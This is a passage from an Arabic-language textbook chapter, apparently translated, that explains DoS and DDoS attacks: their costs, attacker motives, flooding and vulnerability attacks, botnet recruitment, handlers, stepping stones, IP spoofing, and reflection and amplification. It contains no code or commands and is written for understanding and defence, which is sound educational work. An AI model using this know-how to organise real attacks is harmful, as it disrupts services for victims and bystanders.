- المواقع التي تقدم خدمات للمستخدمين من خلال أوامر على الانترنت لكسب المال فقط عندما يمكن للمستخدمين الوصول إلى تلك الخدمات. على سبيل المثال، موقع كبير لبيع الكتب لا يمكنه بيع الكتب لعملائه إذا لم يتمكنوا من تصفح صفحات الويب الموقع وشراء المنتجات من على شبكة الإنترنت. هجوم حجب الخدمة على هذه المواقع يعني خسارة فادحة للدخل طالما استمر هذا الهجوم. أيضا الهجوم لفترات طويلة أو متكررة يلحق الضرر بسمعة الموقع طويلة الأمد؟ الزبائن الذين لم يتمكنوا من الوصول إلى الخدمة المطلوبة من المرجح أن يأخذوا أعمال منافسيهم. المواقع التي تضررت قد يجد صعوبة في جذب عملاء جدد أو تمويل من المستثمرين في المستقبل.
- المواقع الإخبارية الكبرى ومحركات البحث يدفع لهم من قبل المسوقين لعرض إعلاناتهم للجمهور. تعتمد الإيرادات على عدد المستخدمين الذين يقومون بعرض صفحة ويب الموقع. هجوم حجب الخدمة على مثل هذا الموقع يعني خسارة مباشرة من العائدات من المسوقين، ويمكن أن يكون له تأثير طويل الأمد في قيادة العملاء بسهولة أكثر للوصول الى المواقع. فقدان الشعبية يترجم إلى خسارة مباشرة الى تجارة الإعلانات.
- بعض المواقع تقدم خدمة مجانية حاسمة لمستخدمي الإنترنت. على سبيل المثال، نظام أسماء النطاقات على الإنترنت (**DNS**) توفر المعلومات اللازمة لترجمة عناوين الويب والتي يمكن قراءتها من قبل الإنسان (مثل www.example.com) في بروتوكول الإنترنت (**IP**) (مثل 192.0.34.166). جميع متصفحات الويب والعديد من التطبيقات الأخرى تعتمد على **DNS** لتكون قادرة على جلب المعلومات من قبل المستخدمين المطلوبة. إذا تعرضت خوادم **DNS** لهجوم حجب الخدمة، فانه لا يمكن الاستجابة بسبب الحمل الزائد، وهذا يترتب عليه أن العديد من المواقع لا يمكن الوصول اليها بسبب ان عناوينهم لا يمكن ترجمتها، على الرغم من أن تلك المواقع على الانترنت قادرة تماما على التعامل مع حركة المرور. وهذا يجعل **DNS** جزءا من البنية التحتية الحيوية، وغيرها من القطع التي لا تقل أهمية من البنية التحتية للإنترنت هي أيضا عرضه للاختراق.
- قد تأتي العديد من الشركات للاعتماد على الإنترنت من أجل الأنشطة اليومية الحرجة. هجوم حجب الخدمة قد يقطع اجتماعا عبر محادثة فيديو مغلقة، أو أمر مهم من العملاء. قد يمنع الشركة من إرسال وثيقة هامة للمهلة تقترب بسرعة أو تتداخل مع سعيها للحصول على عقد كبير.
- يتزايد استهلاك الانترنت لتسهيل إدارة الخدمات العامة مثل الماء والكهرباء، والصرف الصحي، وتقديم المعلومات الهامة عن الأنشطة الهامة، مثل تقارير الطقس وحركة المرور السفن الإرساء. وهناك هجوم حجب الخدمة الذي يعطل هذه الخدمات الحيوية والتي تؤثر بشكل مباشر حتى على الناس التي لا ترتبط أنشطتهم بأجهزة الكمبيوتر أو الإنترنت. حتى أنها قد تهدد حياة البشر.
- عدد كبير من الناس يستخدمون الإنترنت على أساس يومي للترفيه أو للتواصل مع الأهل والأصدقاء. بينما هجوم حجب الخدمة من الممكن أن يعطل هذه الأنشطة والتي قد لا تسبب لهم أي ضرر خطير، فمن المؤكد أنها تجربة غير سارة للذين يرغبون في تجنبها. في حالة حدوث هذه الاضطرابات في كثير من الأحيان، من المرجح أن يتوقف الناس عن استخدام الإنترنت لهذه الأغراض، لصالح تقنيات أكثر موثوقية.

الدوافع الخفية

لماذا يسعى المهاجمون إلى الحرمان من الخدمة (**DoS**)؟ هذا العمل، مدمر جدا في الطبيعة، ليست دائما غاية في حد ذاته. ما يمكن أن يكون الهدف النهائي بعد ذلك؟

بعض من هجمات حجب الخدمة في وقت مبكر كانت لإثبات مفهوم أو بساطة المزاح الذي يلعب من قبل قراصنة. كان الهدف النهائي لإثبات أن شيئا ما يمكن القيام به، مثل أخذ، شعبية موقع ويب حاليا. في كثير من الأحيان، فإن المهاجمين يقومون أيضا بمحاربة بعضهم البعض من أجل التفوق من خلال الحرمان من الخدمة. قنوات الدردشة عبر الإنترنت لا تزال موردا يسعى إليه من قبل المهاجمين. وهي تستخدم لتنسيق هجوم آلات متعددة ولتجارة الاكواد والمعلومات الغير قانونية مع المهاجمين الآخرين. المستخدم الذي أنشأ قناة يتحكم في الوصول إليها، ويسمى المشرف (*moderator*)، المشغل (*operator*) أو المالك (*owner*). طريقة سهلة للسيطرة على القناة (ومعها جميع آلات الهجوم التي يتم التحكم فيها عن طريق هذه القناة)، ومن ثم يهيمن على جميع الاتصالات وذلك لتنفيذ هجوم حجب الخدمة على المشرف الحالي.

عندما تذهب آلة لمشرف حاليا، فانه يمكن للمستخدم آخر تولي القناة. إلى جانب التفوق، يسعى المهاجمون أيضا الانتقام من خلال الحرمان من الخدمة. ومن شأن القراصنة الذين طرقوا حاليا بواسطة آلات **DoS** "العودة " لمهاجمة الجاني. الناس الذين تجرأوا على التحدث بسوء عن المتسللين في الأماكن العامة قد يواجهوا أيضا انتقام **DoS**.

الدافع الاخرى لهجمات حجب الخدمة كما يجري مع السياسي الذي يصف نفسه. من المعروف أن الأفراد أو الجماعات الذين لا يتفقون مع آراء أو تصرفات منظمة معينة (موقع وسائل الاعلام على الانترنت، شركة، أو حكومة) يقومون بإطلاق هجمات حجب الخدمة ضد أجهزة الكمبيوتر والشبكات المملوكة من قبل هذه المنظمة.

إذا كان الهدف من الهجوم هو الشركة، يمكن تصور أن يكون الدافع رغبة المنافس لكسب ميزة في السوق. حتى الآن، لم يثب هذا الدافع لأي من الهجمات. وذلك، لوجود نقص كبير في البيانات على الجناة ودوافع هجمات حجب الخدمة. حيث لا يتم الإبلاغ عن الغالبية العظمى من الهجمات، ناهيك عن التحقيق فيها. من تلك التي لا تخضع لتحقيق مفصل، سوى عدد قليل يحتوي على ما يكفي من الأدلة لإثبات الدافع. وناهيك عن أنه من الممكن تماما أن بعض الشركات قد تلجأ إلى هذه الوسائل غير القانونية من القيادة المنافسة من السوق.

مؤخرا، ظهر عددا من الهجمات، التي حاولت الابتزاز. المهاجمون تهدد الأعمال التجارية عبر الإنترنت مع الحرمان من الخدمة، وتطلب دفع مبلغ من المال من أجل "الحماية". المواقع التي ترفض الدفع يجري عليها الهجمات على نطاق صغير.

مواجهة المهاجمون

من هم الجناة المحتملين لهجمات **DDoS**؟ لدينا أدلة من الدراسات أن الآلاف من الهجمات تحدث على أساس منتظم، ولكن تم القاء القبض على عدد قليل جدا من المهاجمين ومحاكمتهم. هذا يرجع جزئيا إلى عدم قدرة الضحايا على تلبية الحد الأدنى من الضرر اللازمة لمقاضاة، أو لأن الضحية لا يشعر بان الادعاء هو جديرة بالاهتمام أو مخاوف الدعاية السلبية. عامل آخر هو سهولة أداء هجوم حجب الخدمة دون ترك آثار كثيرة للمحققين للمتابعة. من المستحيل الحكم على شخصية المرتكب من خلال عينة صغيرة من الجرائم التي يمكن اثباتها. ومع ذلك، نقص التطور في العديد من الهجمات، يجعلنا نفرض أن نسبة كبيرة جدا من مرتكبيها يبدو من قبل قراصنة قليلة الخبرة، ما يسمى ***script kiddies***. هؤلاء القراصنة يقومون بتحميل هذه الأدوات من الإنترنت واستخدامها من دون تغيير. في حين أن مثل هذه الهجمات لا تزال تشل بشدة الضحية، أيضا هذه الهجمات تترك آثار كافية في بعض الأحيان للمحققين لكي يكون قادرا على فهم الكثير عن المهاجم. مثل هذه الهجمات الخام في كثير من الأحيان تولد نمط حركة المرور يمكن التعرف عليه بسهولة والتي يمكن السيطرة عليها بواسطة فلاتر بسيطة.

نوع آخر من هجوم **DoS** والذي يستخدم القراصنة المحترفين عدة وسائل لطمس هويته من خلال خلق الاختلافات الطفيفة في أنماط حركة المرور إلى **bypass defenses**. في حين أن هذه الهجمات هي أقل شيوعا من تلك البسيطة، فهي حلقة خاصة ويصعب التعامل معها.

القراصنة المتطورة قد تعمل من تلقاء نفسها (عندما تهاجم من أجل التفوق في دائرة الزملاء أو للانتقام) أو قد يتم تعيينهم من قبل حركة سرية أو منظمة إجرامية.

المهاجم المحتمل الأكثر خطورة هو ممثل الدولة والتي لديها موارد كبيرة ومهارة متاحة لإرسال أدواته الخاصة، وذلك باستخدام تقنيات القيادة والسيطرة المتطورة، والاستفادة من الموارد الاستخباراتية التي يصعب الحصول عليها. مثل هذا المهاجم يمكن أن يخلق آثار خفية جدا التي يصعب حتى الإشعار باستخدام أساليب أو أدوات مشتركة. الى جانب ذلك، قد يكون أدوات الرصد تحمل نقاط الضعف نفسها التي يمكن استغلالها لإخفاء وجود الهجوم. إذا لم تقع مثل هذه الهجمات حتى الآن، ولكنها قد تحدث أيضا في المستقبل.

ما وراء الكواليس

كيف تعمل هجمات حجب الخدمة؟ كما ذكر في الفصل 1، هناك نوعان من الأساليب الرئيسية لحرمان الخدمة: استغلال نقطة ضعف موجودة على الهدف أو إرسال عدد كبير من الرسائل التي تبدو مشروعة. عادة ما يسمى النوع الأول من الهجوم ***vulnerability attack***، بينما يطلق على الثاني ***flooding attack***.

Vulnerability attack تعمل عن طريق إرسال بعض الرسائل التي وضعت خصيصا لتطبيق الهدف الذي يمتلك نقطة الضعف. هذا الضعف هو عادة خلل في تنفيذ البرامج أو خلل في التكوين الافتراضي لخدمة معينة. الرسائل الخبيثة من قبل المهاجم تمثل مدخلا غير متوقع والذي لم يتوقعه مبرمج التطبيق. الرسائل تسبب لتطبيق الهدف الذهاب في حلقة لا نهائية. لإبطائه بشدة، تحطمه، تجميده، أو إعادة تشغيل الجهاز، أو استهلاك كمية كبيرة من الذاكرة ومنع الخدمة عن المستخدمين الشرعيين. تسمى هذه العملية استغلال نقطة ضعف (***exploiting a vulnerability***)، وتسمى الرسائل الخبيثة بـ **Exploit**. في بعض الحالات، نقاط الضعف من هذا النوع يمكن استغلالها في نظام التشغيل، قطعة من الوسيط المشترك (***middleware***)، أو في بروتوكول الشبكة، وكذلك في برامج التطبيقات. في حين أنه من المستحيل للكشف عن جميع نقاط الضعف، فإنه يمكن أيضا أن يكون من الصعب جدا العثور على مآثر جديدة (***new exploits***). هذا يعني أن كل نقاط الضعف الذي تم الكشف عنها وتصحيحها هو مكسب كبير وخطوة إلى الأمام للمدافعين.

على سبيل المثال، بعض تطبيقات بروتوكول الوصول اللاسلكي 802.11 لها نقاط ضعف والتي تسمح للمهاجم برفض الخدمة (deny service) بطريقه انتقائية عن مستخدم واحد في الشبكة اللاسلكية أو بإباحة الخدمة لهم جميعا. في الواقع، يمكن للمهاجم إرسال حزمة إلى نقطة وصول لاسلكية ويدعي أنه مستخدم آخر، والتي تشير إلى أن المستخدم قد انتهى ويريد تعليق الشبكة "hang up". نقطة الوصول اللاسلكية لم تعد تعرف الاتصالات من المستخدم المستهدف. يمكن للمستخدم إعادة تأسيس الاتصالات مع نقطة وصول، ولكن يمكن للمهاجم غلقه بنفس الطريقة.

Flooding attack تعمل عن طريق إرسال عدد كبير من الرسائل التي تستهلك بعض الموارد الرئيسية في الهدف. على سبيل المثال، قد تتطلب معالجة مطولة لرسائل معقدة والتي تستهلك كل دورات وحدة المعالجة المركزية (***CPU cycles***)، رسائل كبيرة تستغرق عرض النطاق الترددي (***Bandwidth***)، ورسائل تبدأ الاتصال مع عملاء جدد يستهلك الذاكرة. بمجرد ربط المورد الرئيسي من قبل الهجوم، فان لا يمكن للمستخدمين الشرعيين من تلقى الخدمة. ميزة حاسمة من ***Flooding attack*** هي أن قوتها تكمن في مستوى الحجم، وليس في المحتوى. وهذا له اثنين من الانعكاسات الرئيسية:

- يمكن للمهاجمين إرسال مجموعة متنوعة من الحزم. يمكنه جعل هجوم حركة المرور مماثل بشكل تعسفي لحركة المرور المشروعة، مما يعيق بشكل كبير الدفاعات.
- حركة المرور يجب أن تكون كبيرة بحيث تستهلك موارد الهدف. المهاجم عادة ما يقوم بإشراك أكثر من جهاز واحد لإرسال هجوم على حركة المرور. لذا ***Flooding attack*** هي عادة هجمات **DDoS**.

أبسط شكل من هجوم **DDoS** هو إرسال كمية كبيرة جدا من الرسائل، مقسمه الى حزم، إلى خدمة على جهاز الضحية. ما لم يكون هناك شيئا بين آلات المهاجمة والضحية لإسقاط حزم الطلب هذه، فانه سوف ينفق موارد الضحية في محاولة الحصول على الحزم والتعامل معها بشكل صحيح. إذا كان هناك ما يكفي من هذه الحزم، سينفق كل موارد الجهاز في محاولة التعامل مع الحزم التي ليس لها قيمة.

ثمة خيار آخر لـ **DDoS** هو مهاجمة واجهة الشبكة (***network interface***) الضحية. إذا كانت بطاقة الشبكة في جهاز الضحية يمكن التعامل مع 10 ميغابايت فقط في الثانية من حركة المرور، فان المهاجم يحتاج مجرد توليد 10 ميغابايت في الثانية أو أكثر من أية حزم **IP** لتوصيلها وإرسالها إلى الضحية. على افتراض أنه لا يوجد أي كيان أخر يقوم بإسقاط تلك الحزم قبل أن تصل إلى واجهة الضحية، فسوف تستنفذ موارد الشبكة بسهولة وأيضا إنشاء ازدحام كبير على طريق الضحية. إذا كان هناك عدد قليل من الحزم المشروعة بالإضافة إلى فيضان (***Flood***) كبير من هجوم الحزم، فمن غير المحتمل أن تتلقى الخدمة.

يمكن للمهاجم أيضا ان يستهدف الشبكة المحلية التي يتصل بها الضحية بالإنترنت. إذا عرف المهاجم أن متصل بشبكه ذات سعة ترددية 1 جيجابايت في الثانية، فأنه يمكن أن يرسل ما يكفي من الحزم للضحية أو العقد الأخرى على الشبكة لتطغى عليه. في هذا النوع من هجوم **DDoS**، كل من العقد الأخرى على قطع الشبكة سوف تعاني على نحو مماثل. يوضح هذا المثال خاصية غريبة من **DDoS**: حيث يلحق الضرر ليس فقط على الضحية، ولكن أيضا على المستخدمين الشرعيين (الذين لا يستطيعون الحصول على الخدمة) وغيرهم ممن يتشاطرون الموارد الحرجة. على سبيل المثال، المهاجم قد يستهدف شبكة الاتصال التي لديها نفس **ISP** كما أنت. إذا كان مقدار هجوم حركة المرور مرتفع بما فيه الكفاية، فانه يمكن أيضا أن يحرمك من خدماتك.

تستند جميع الهجمات المذكورة أعلاه على كميات كبيرة من حركة المرور. المهاجم يمكن في بعض الأحيان ارتكاب هجوم الفيضانات (***Flooding attack***) الفعال مع حجم أصغر بكثير. إذا كان الضحية لديه بعض الخدمات التي تعمل والتي تتطلب المزيد من الوقت لمعالجة الطلب البعيد أكثر ما يلزم من توليد هذا الطلب، أو يرتبط بموارد نادره على الخادم، حيث يمكن للمهاجم الاستفادة من هذا التباين. حتى

رشقات نارية قصيرة أو نادرة من حركة المرور الضارة التي ترتبط بفاعليه بالموارد الحيوية. من الأمثلة الأكثر شيوعا هو هجوم **TCP SYN flood**، التي سوف توصف بالتفصيل لاحقا. حيث يقوم المهاجم بإغراق الضحية مع حزم **TCP SYN**، والتي عادة ما يستخدم لبدء اتصال جديد. تحتفظ الضحية ببعض الذاكرة (***buffer memory***) في حجم محدود لكل طلبات الاتصال الجديدة، في حين أن المهاجم يمكنه أن يرسل هذه الطلبات دون أي تكلفة في الذاكرة. هذا التباين يساعد المهاجم على تعطيل أي اتصال جديد خلال الهجوم، في حين أن عدد قليل جدا من حزم **TCP SYN** يتم ارسالها.

توضح هذه المناقشة الخط الفاصل بين هجمات نقاط الضعف (***vulnerability attack***) وهجوم الفيضانات (***flooding attacks***)، ويمكن أن يقع العديد من الهجمات بشكل جيد في كل من فئات هجمات نقاط الضعف (***vulnerability attack***) وفئات هجوم الفيضانات (***flooding attacks***).

توظيف ومراقبة ماكينات الهجوم (Recruiting and Controlling Attacking Machines)

هجمات **DDoS** تتطلب اشراك عدة آلات، والتي سوف تقوم بإرسال هجوم حركة المرور الى الضحية. تلك الآلات لا تنتمي إلى المهاجم. أنها عادة ما تكون أنظمة ضعيفة مضمونة في الجامعات والشركات والمنازل؟ حتى في المؤسسات الحكومية. حيث يقوم المهاجم باختراقهم، ويأخذ السيطرة الكاملة، ومن ثم تحضيرهم للهجوم. لذلك، كثيرا ما تسمى آلات التي يستخدمها في الهجوم السائرون (***zombies***)، الشياطين (***daemons***)، العبيد (***slaves***)، أو الوكلاء (***agents***). في هذا الكتاب سوف نستخدم مصطلح الوكلاء (***agents***).


كيف يمكن للمهاجم التحكم في الآلات التي تنتمي للآخرين؟ الوكلاء (***agents***) عادة ما يكونوا ذات إعداد أمنى سيئ؟ ليس لديهم التصحيحات الأخيرة، وتحديثات البرامج، وأنها ليست محمية بواسطة جدار الحماية أو الأجهزة الأمنية الأخرى، أو مستخدميها قد خمنت بسهولة كلمات السر. المهاجم يستفيد من هذه الثقوب المعروفة لكي يقوم باختراقها. البرمجيات الغير محمية والقدامى لديها نقاط ضعف معروفة مع المآثر التي كتبت بالفعل. هذه تنتمي إلى نوع معين من نقاط الضعف؟ بمجرد استغلالها، فهي تسمح للمهاجم الوصول الغير محدود إلى النظام، كما لو كان لديه حساب أحد المسؤولين. الحسابات مع كلمات السر يتم تخمينها بسهولة، مثل مجموعات من أسماء المستخدمين أو كلمات القاموس، تسمح بالدخول بسهولة في الجهاز. هناك عدة أدوات لتخمين وكسر كلمة السر التي من شأنها أن تكشف بسرعة إذا كان أي من الحسابات على النظام لديك به كلمات مرور ضعيفة. على سبيل المثال، **Phatbot** سوف يحاول الاتصال وتسجيل الدخول إلى **Windows** باستخدام مجموعة من عدة عشرات من اختيار كلمات السر الأكثر شيوعا. حتى لو وجد هذا البرنامج حسابات التي لم يكن لديك امتيازات المسؤول، فهذا الوصول لا يزال يساء استخدامه لهجوم **DDoS**، أو من خلال استغلال نقاط الضعف أخرى، يمكن أن ترتقي إلى مستوى امتيازات المسؤول.

بمجرد اكتساب المهاجم السيطرة على المضيف، فانه يقوم بتثبيت **DDoS attack agent** ويتأكد أن كل آثار الاقتحام مخفية جيدا وأن يتم تشغيل الاكواد البرمجية حتى بعد إعادة تشغيل الجهاز.


هجمات **DDoS** كثيرا ما تنطوي على مئات أو آلاف من الوكلاء. ستكون مملة ومضيعة للوقت إذا كان المهاجم يقوم باقتحام كل منها يدويا. بدلا من ذلك، هناك أدوات مؤتمتة لاكتشاف آلات الوكيل المحتملة، واقتحامهم، وتثبيت شفرة الهجوم بناء على أمر واحد من المهاجم، وتقرير نجاح العودة إلى هنا. يمكن بسهولة لهذه الأدوات التي يتم تحميلها من الويب أو الحصول عليها من قنوات الدردشة على شبكة الإنترنت. بالإضافة إلى توظيف مجموعة من الوكلاء، الأدوات الآلية أيضا تسهيل السيطرة على هذه الشبكة من خلال تعقب الوكلاء وتوفير طرق سهلة لإيصال الأوامر لهم جميعا في وقت واحد. يحتاج المهاجم فقط إصدار أمر واحد، حتى يبدا جميع الوكلاء بدء هجوم الفيضانات نظرا للضحية.

الإخفاء (HIDING)

يخفي المهاجم هويته عن طريق نشر المزيد من عدة طبقات المراوغة بين آلة لها وكلاء. حيث أنه يستخدم آلة واحده أو عدة آلات لإرسال الأوامر إلى وكلاء. وتسمى هذه الأجهزة المعالجات او الرئيسيات (***handlers or masters***). في هذا الكتاب سوف نستخدم مصطلح المعالجات (***handlers***). يوضح الشكل التالي هذه العمارة بين المعالج / الوكيل (***Handler/agent architecture***).



طبقة أخرى من المراوغة تتكون من تسجيل المهاجم إلى عدة آلات في تسلسل، قبل الوصول إلى المعالجات (***handler***). وتسمى هذه الآلات الوسيطة بين جهاز المهاجم والمعالجات (***handler***) ويطلق عليها **stepping stones**، كما يتضح في الشكل التالي.



تستخدم كل من المعالجات (***handler***) و**stepping stones** في عرقلة محاولات التحقيق. إذا قامت السلطات بتحديد موقع وفحص آلة الوكيل، حيث أن جميع الاتصالات تشير إلى واحدة من المعالجات (***handler***). مع مزيد من الفحص للمعالج (***handler***) فانه سوف يشر إلى **stepping stones**، ومنها إلى **stepping stones** آخر. إذا تم تحديد **stepping stones** من مختلف البلدان والقارات (وهم عادة يقومون بذلك)، يصبح من الصعب جدا متابعة درب العودة إلى آلة المهاجم وكشف النقاب عن هويته.

وسيلة أخرى لحجب الهجوم هو من خلال استخدام **IP Spoofing**. كل حزمه في شبكة الإنترنت يحمل بعض معلومات التحكم التي تسبق البيانات؟ **IP header**. حقل واحد في **IP header** يدرج فيه عنوان المرسل؟ وهو **source IP field**. هذه المعلومات يتم ملئها من قبل الجهاز الذي يرسل الحزمة (إجراء مماثل لوضع عنوان المرسل في البريد إلكتروني)، ويستخدم من قبل جهة أو أجهزة التوجيه في المسار إلى الوجهة، بإرسال رد إلى المصدر. المهاجمون عادة يمضون في هذا المجال لتحقيق الإفلات من العقاب عن الهجمات وعرقلة اكتشاف آلات الوكيل. وذلك بانتحال **IP** كما إنه يعقد إلى حد كبير بعض مناهج الدفاع ضد **DDoS** والتي تعتمد على عنوان المصدر للتمييز بين العملاء الشرعيين والمهاجمين. مع **IP Spoofing**، المهاجم يمكنه بسهولة فرض هوية عميل شرعي أو حتى العديد منهم.

إساءة استخدام الخدمات المشروعة (MISUSING LEGITIMATE SERVICES)

IP spoofing يخلق فرصة للخداع الأجهزة الغير مخترقه والأمنه تماما في المشاركة في هجوم **DDoS**. المهاجم يختار الخدمة المتاحة للجمهور أو البروتوكول، مثل نظام اسم الدومين (**DNS**)، ويب أو بينج، ومن ثم يرسل طلبات عديده للخدمة، وتزوير عنوان مصدر الضحية. ثم تقوم الخوادم/الملقمات بالرد مرة أخرى على الضحية، وهذا الفيض من الرد يخلق الحرمان من الخدمة. ويسمى هذا النوع من الهجوم **reflection attack**، وتسمى الخوادم المشاركة فيه العاكسات (***reflectors***). هذا له أهمية خاصة بالنسبة للمهاجمين والخدمات

التي يمكنها أن تولد ردود طويلة أو عديده ناتجه من طلبات قصيرة. وهذا ما يسمى بالتضخيم (***amplification***)، وتمكن المهاجم من خلق تأثير حجب الخدمة **DDoS** مع بضع من الحزم الصغيرة.

تأثيرات التوزيع (Distribution Effects)

الحرمان من الخدمة (***Denial of service***) من الممكن القيام به من دون استخدام تقنيات التوزيع (**DDoS**)، لكنه يشكل تحديا للمهاجمين. على سبيل المثال، تخيل أن هجوم حجب الخدمة على أساس الفيضانات النقي (***pure flooding***) ينشأ من جهاز واحد ذات وصلة 10 ميغابت في الثانية، يوجه نحو آلة ضحية له وصلة ذات 100 ميغابت في الثانية. المهاجم في محاولة ليطغى على رابط الضحية، فإن المهاجم سوف يؤدى الى إحداث فيضانات للشبكة الخاصة به وبالتالي الحرمان من الخدمة له. لتعطيل اتصالات الضحية بنجاح، يجب أن يقوم المهاجم بخرق جهاز الوكيل الذي لديه المزيد من موارد الشبكة عن الضحية. تحديد مكان واقتحام مثل هذه الآلة قد يكون أمرا صعبا. مع ذلك، بالنظر لما يحدث إذا تم تنفيذ الهجوم نفسه بطريقة التوزيع (**DDoS**)، مثلا، من قبل المئات من الآلات. كل جهاز يرسل الآن 1 ميغابت في الثانية تجاه الضحية. على افتراض أن جميع آلات المئات لها صلات 10 ميغابت في الثانية، فإن أيا منها يولد ما يكفي من حركة المرور لتسبب ضررا خطيرا للشبكة المحلية الخاصة بها. ولكن الإنترنت توفر كل هجوم حركة المرور للضحية، مما يؤدى الى سحق الوصلات الخاص بالضحية. وهكذا، يتم رفض الخدمة عن الضحية، في حين أن المهاجم لا يزال يعمل بكامل طاقته.

الهجوم القائم على التوزيع (DDoS) يجلب عددا من الفوائد إلى المهاجم

- جهاز الخادم/الملقم النموذجي لديها الكثير من تقنيات الحوسبة والذاكرة وموارد عرض النطاق (**Bandwidth**) أكثر من جهاز العميل النموذجي. وبالتالي فإن المهاجم الذي يسيطر على جهاز عميل واحد فقط فانه سوف يجد صعوبة في سحق الموارد الموجودة على الخادم دون سحقه نفسه أولا. باستخدام التقنيات الموزعة (**DDoS**)، يمكن للمهاجم مضاعفة الموارد في نهاية الهجوم، مما يسمح له أن ينكر الخدمة لآلات أكثر قوة في نهاية الهدف.
- لوقف هجوم حجب الخدمة البسيط من وكيل واحد، فان المدافع يحتاج إلى تحديد الوكيل ومن ثم اتخاذ بعض الإجراءات التي تمنعه من إرسال مثل هذا الحجم الكبير من حركة المرور. في كثير من الحالات، الهجوم من آلة واحده يمكن وقفها إلا إذا كان المسؤول عن الجهاز بشري، أو مشغل الشبكة، ويأخذ إجراءات. إذا كان هناك 10، 100، أو 1،000 من الوكلاء المشاركة في الهجوم، مع ذلك، فان ووقف أي واحد منهم قد لا تقدم فائدة تذكر للضحية. فقط من خلال وقف معظمها أو كلها يمكن التخفيف من حدة تأثير حجب الخدمة. حيث أن الحصول على الآلاف من الناس لاتخاذ بعض الإجراءات لوقف هجمة من آلة بهم يشكل تحديا هائلا. في بعض الاحيان، يقوم المدافعين بمحاولة تحديد موقع الجهاز المعالج (***handler***) ومن ثم اصدار اوامر منه لجهاز الوكلاء لوقف الفيضانات. وهذه مهمة صعبة، أيضا، حيث ان المهاجم قد يكون يستخدم أجهزة معالجات (***handler***) متعددة أو يستخدم خدمة مشروعة (مثل **IRC**) بدلا من المعالج (***handler***)، او ان الأوامر الموجهة لجهاز الوكيل قد تكون مشفرة أو محميه بكلمة السر.
- إذا اختار المهاجم الوكيل الذي ينتشر على نطاق واسع في جميع أنحاء شبكة الإنترنت، فان محاولاته لوقف الهجوم أكثر صعوبة، حيث أن النقطة الوحيدة التي يدمج فيها جميع هجوم حركة المرور هي على مقربة من الضحية. وتسمى هذه النقطة نقطة التجميع. العقد الأخرى في الشبكة قد تواجه أي علامات منبهة عن الهجوم، وربما تجد صعوبة في التمييز بين حركة المرور الخاصة بالهجوم عن حركة المرور المشروعة. وبالتالي، فإنه لا يمكن المساعدة في الدفاع ضد هذا الهجوم.
- في هجوم حجب الخدمة الذي تم تنفيذه من وكيل واحد، فان الضحية قد يكون قادر على التعافي من خلال الحصول على المزيد من الموارد. على سبيل المثال، قد يكون ملقم ويب الذي تم إغراقه قادر على تجنيد خوادم محلية أخرى للمساعدة في التعامل مع الحمولة الاضافية. بغض النظر عن مدى القوة التي قد يكون عليها وكيل واحد، فان المدافع يمكنه إضافة المزيد من القدرة حتى يفوق قدرة المهاجم في توليد الحمولة. هذا النهج هو أقل فعالية في الدفاع ضد هجمات **DDoS**. إذا كان المدافع يضاعف الموارد للتعامل مع ضعف عدد الطلبات، فان المهاجم يحتاج فقط إلى مضاعفة عدد الوكلاء في كثير من الأحيان؟ مهمة سهلة.

هناك جانب آخر يجعل هجمات كل من **DoS** و**DDoS** من الصعب التعامل معها: الدفاعات التي تعمل بشكل جيد ضد العديد من أنواع أخرى من الهجمات ليست فعالة بالضرورة ضد الحرمان من الخدمة. لسنوات، قد نصح مسؤولي النظام لتثبيت جدار الحماية والحفاظ على تكوينه حتى الآن، لإغلاق المنافذ الغير ضرورية على جميع الآلات، الحفاظ على التصحيحات (***Patch***) من أنظمة التشغيل والبرامج الهامة الأخرى، وتشغيل أنظمة كشف التسلل لاكتشاف أي من الهجمات التي تمكنت من اختراق حصون الدفاع الخارجي. ولكن للأسف، هذه الإجراءات الأمنية غالبا لن تساعد ضد الحرمان من الخدمة. يمكن أن يتكون الهجوم من حركة المرور التي يجدها جدار الحماية مقبول، ربما لأنه يحمل شبها قريبا من حركة المرور المشروعة. حيث ان هجوم **DoS** يحتاج فقط استنفاد موارد الضحية، يمكن أن تعمل على أي منفذ ترك الباب مفتوحا، بما فيها تلك التي يجب أن تكون مفتوحة لعقدة للقيام بأعماله العادية. يمكن للمهاجمين أداء هجمات حجب الخدمة على الأجهزة التي ليس لها نقاط الضعف (من تعريف موحد لهذا المصطلح)، لذلك فان التصحيحات (**Patches**) المستخدمة لإغلاق نقاط

